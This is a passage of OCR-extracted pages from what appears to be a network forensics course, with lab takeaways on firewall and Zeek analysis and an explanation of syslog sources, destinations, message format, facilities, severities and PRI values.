
Though once touted as a threat-ending solution for network security, IDSes have found a more appropriate role as valuable monitoring devices that can be tuned to suit an organization's needs without over-alerting their administrators. As such, their role often provides the first indication that an attack is underway or has been successful. NSM platforms are a natural progression of rule-based IDSes toward a more proactive continuous monitoring stance that can greatly improve the DFIR game, especially with platforms that use the same process for pcap source data as well as live network observation.

Both platforms provide useful evidence in the form of log data. This can prove extremely useful for identifying past activity that may be more readily identified as suspicious after details about an attack or threat actor become known.

During an incident, an investigator can create specific signatures for an attacker's known or suspected activity. These rules can provide immediate and detailed alerting, ensuring that incident responders can quickly respond to an attacker's changing tactics.



This page intentionally left blank.




This page intentionally left blank.


Lab 2.2 Takeaways: Firewall and Zeek NSM Analysis

- Small network communications at regular intervals are a hallmark of malware beaconing
- Attack patterns that line up with the network environment may suggest pre-attack knowledge
- Firewalls can block and/or log traffic
  - Helps in enforcing pre-remediation OPSEC
- As more IOCs are identified, NSMs like Zeek provide more granular awareness of traffic patterns

This page intentionally left blank.



This page intentionally left blank.




As the name suggests, syslog handles system log events. However, it refers to both a daemon and a protocol, which are interrelated.

The daemon is a long-standing UNIX utility that receives log event messages and delivers them to one or more destinations according to its configuration file. Those destinations could be files, other applications, or even other systems on the network. For events that are passed over the network, the syslog protocol defines how the data is structured while on the wire. We will examine both and discuss how syslog factors into network-based forensic investigations.

Syslog was originally developed to assist administrators in their operational duties. However, as is common with such technologies, the security community saw the value it could provide and incorporated syslog to the investigative world. Consider how logging fills a fundamental role in the security and investigative environments—it serves as a partial transcript of past events. As long as we validate and understand the shortcomings of log data, incorporating it into our corpus of evidence can greatly improve our understanding of past events and even identify additional sources of evidence that should be sought out. Put simply, maintaining durable log data is an absolutely critical component of a proper security posture—every organization should have at least a year of log data on hot standby. Storage is getting cheaper, and most logs compress well—maintaining more archives is certainly advisable.

In environments where regulatory standards such as PCI-DSS, HIPAA, SOX, FISMA, or others apply, the requirements are clear and inflexible. Some even mandate that logs be maintained in multiple locations through the use of log aggregation using the network. We will cover aggregation in greater detail later in this module.




Let's first consider the various sources that can generate syslog event data. Of course, we mentioned that the syslog daemon is a UNIX utility, so UNIX/Linux/BSD systems all are inherently syslog-aware. This can extend to any user-space *NIX application whose developer opts to include the functionality. Most core networking equipment such as routers, switches, intrusion detection systems, firewalls, wireless access points, and their electronic kin have long included the ability to send their log events to another host using the syslog protocol, even if they did not use the syslog daemon internally. Even consumer-grade gear has increasingly added this ability in recent years.

Because syslog became such a staple of enterprise log management, many hardware devices provide options to use the syslog protocol for off-system monitoring. This includes storage devices such as NAS heads and even the raw drive sled banks used for large SAN environments. There are even video surveillance cameras that create syslog events when they detect a change in their field of view, alarm systems that log door or window events, motion detectors, and more. Because so many of these devices run an embedded form of a UNIX derivative operating system, the inclusion of syslog functionality is trivial for the developer and a great feature for the user.

Even Microsoft Windows systems can "push" their own proprietary log messages to a syslog destination through the use of third-party service software. These solutions can effectively integrate Windows platforms into an existing syslog environment with little administrator headache.

What makes this convenient for security professionals is that we have a common logging platform for such a wide variety of source devices! Instead of learning new tools, or how to manually parse an ocean of log formats, we can focus on completely handling syslog messages, instantly gaining insight to the logs of thousands of different network-enabled devices. As you may know, forensic practitioners don't often catch a break like this, so this is one to really appreciate!




Now let's consider the destinations that can receive network-based syslog event messages. Of course, the core syslog daemon itself, running on UNIX and similar operating systems, can be trivially configured to receive these messages from remote sources. Because some hardware like consumer and enterprise NAS devices are based on embedded *NIX operating systems and also have lots of storage available, the developers have added that function to the service complement for many of their products.

As we will explore in greater depth in this module and through the rest of the course, log aggregation platforms can also generally receive syslog messages via the network as part of their core functionality. These may be pure aggregators such as the free SOF-ELK®[1] distribution originally created for this class and now provided as a community resource, or commercial offerings such as Splunk.[2] This is also the market space in which forensicators primarily encounter Security Information Event Management, or SIEM, platforms. Because these platforms are designed primarily to vacuum up as much log evidence as possible, the software developers that support those projects would be remiss to ignore syslog, probably the most tried-and-true logging protocol around today.

Again, Microsoft Windows servers can use third-party software such as SolarWinds' Kiwi Syslog Server[3] or the Snare Server[4] to enable remote reception of syslog messages.

References:
[1] `http://for572.com/sof-elk-readme`
[2] `http://for572.com/c4gf9`
[3] `http://for572.com/36ki8`
[4] `http://for572.com/6cy4r`



Here, you can see a small sample of a few different syslog-generated log messages. The first five reflect the default format for each entry, and the line at the bottom represents an enhanced format that contains very helpful information.

For the default structure, each entry begins with the date and time the message was created. It is important to remember that this is generated by the **source** system—a bad clock on the system or device that created the log message will be recorded verbatim in the receiver system's log files. Additionally, note that the year and time zone are conspicuously missing from the timestamp value.


Next is the name of the system that generated the log message. The message originator also sets this value and the receiving system records that value as reported.

The next field typically contains the application name and process ID, both as would be reflected in a process listing on the system where the log event was created. This field may contain other values, however, as the process that creates the log entry can specify an arbitrary string for this field if configured/coded to do so.

Finally, each record contains the log message itself. This is an arbitrary string of text. The maximum length of each message is determined by each syslog daemon implementation. Overall, each syslog message transmitted over IPv4 UDP is limited to 65,527 bytes, based on the UDP's core limitations. However, many older syslog implementations cap the actual message field at 1,024 bytes.

Although the first block of log entries reflects the default, administrators can configure the syslog daemon to use more granular date and time values and to include other useful details. In the last example, the date and time are reflected in full ISO 8601/RFC 3339 format—to include the critical year and time zone values. This example also includes the syslog PRI, or numerical indication of the source and importance of the log entry, in the designated position inside angle brackets at the beginning of the line. We will discuss more about this value on the following slide.

References:
http://for572.com/4rcmd
http://for572.com/w3u1c



Whether or not they are included in the log event as shown in the custom entry on the previous slide, every syslog event includes two values that a syslog daemon uses to determine how to process the message and ultimately, where to store it. These parameters are called the "facility" and "severity"—which can be combined to a single value called the "PRI" or "Priority value".

The "facility" is no more than an identifier of the source of a message. The full list is available on the following page. The syslog daemon may use this to determine whether a log message should be stored in a particular file or other ultimate logging destination. Note that there are eight "local" facilities, named `local0` – `local7`. These are reserved for administrators to use as necessary in their environments. However, over time, some de-facto standards have emerged within these facility assignments. For example, many recent Linux distributions use the "`local7`" facility for DHCP-related messages. Facility assignment is arbitrary, so there is nothing to prevent an administrator from tagging FTP messages with the "`mail`" facility. Elaborate logging architectures may also repurpose legacy facilities such as "`news`" or "`uucp`". This is one reason it is critical to collect configuration files for relevant services during an investigation.

The second value is a "severity", which has a more straightforward meaning. This value is also arbitrarily defined by the message originator, but the syslog daemon uses it to determine what actions to take upon the message's arrival. As seen in the complete list on the next page, the range from "`debug`" to "`emergency`" covers an escalating spectrum. A syslog server may be configured to ignore all "debug" messages and send "`info`" messages to a file that is frequently truncated. It could also email administrators about "`error`" messages, and send "`alert`" and "`emergency`" messages to all possible destinations—including local and remote terminal sessions. Syslog administrators can also incorporate SMS-type notifications for specific issues.

Of course, knowing the syslog server's configuration is key to understanding how these potentially elaborate logging and notification structures work.

These can be merged to a single integer by multiplying the facility value by 8 and adding the severity value. The PRI can be converted back by mathematically separating those values as depicted in the slide as well.

Full list of syslog facilities, from RFC 5424:

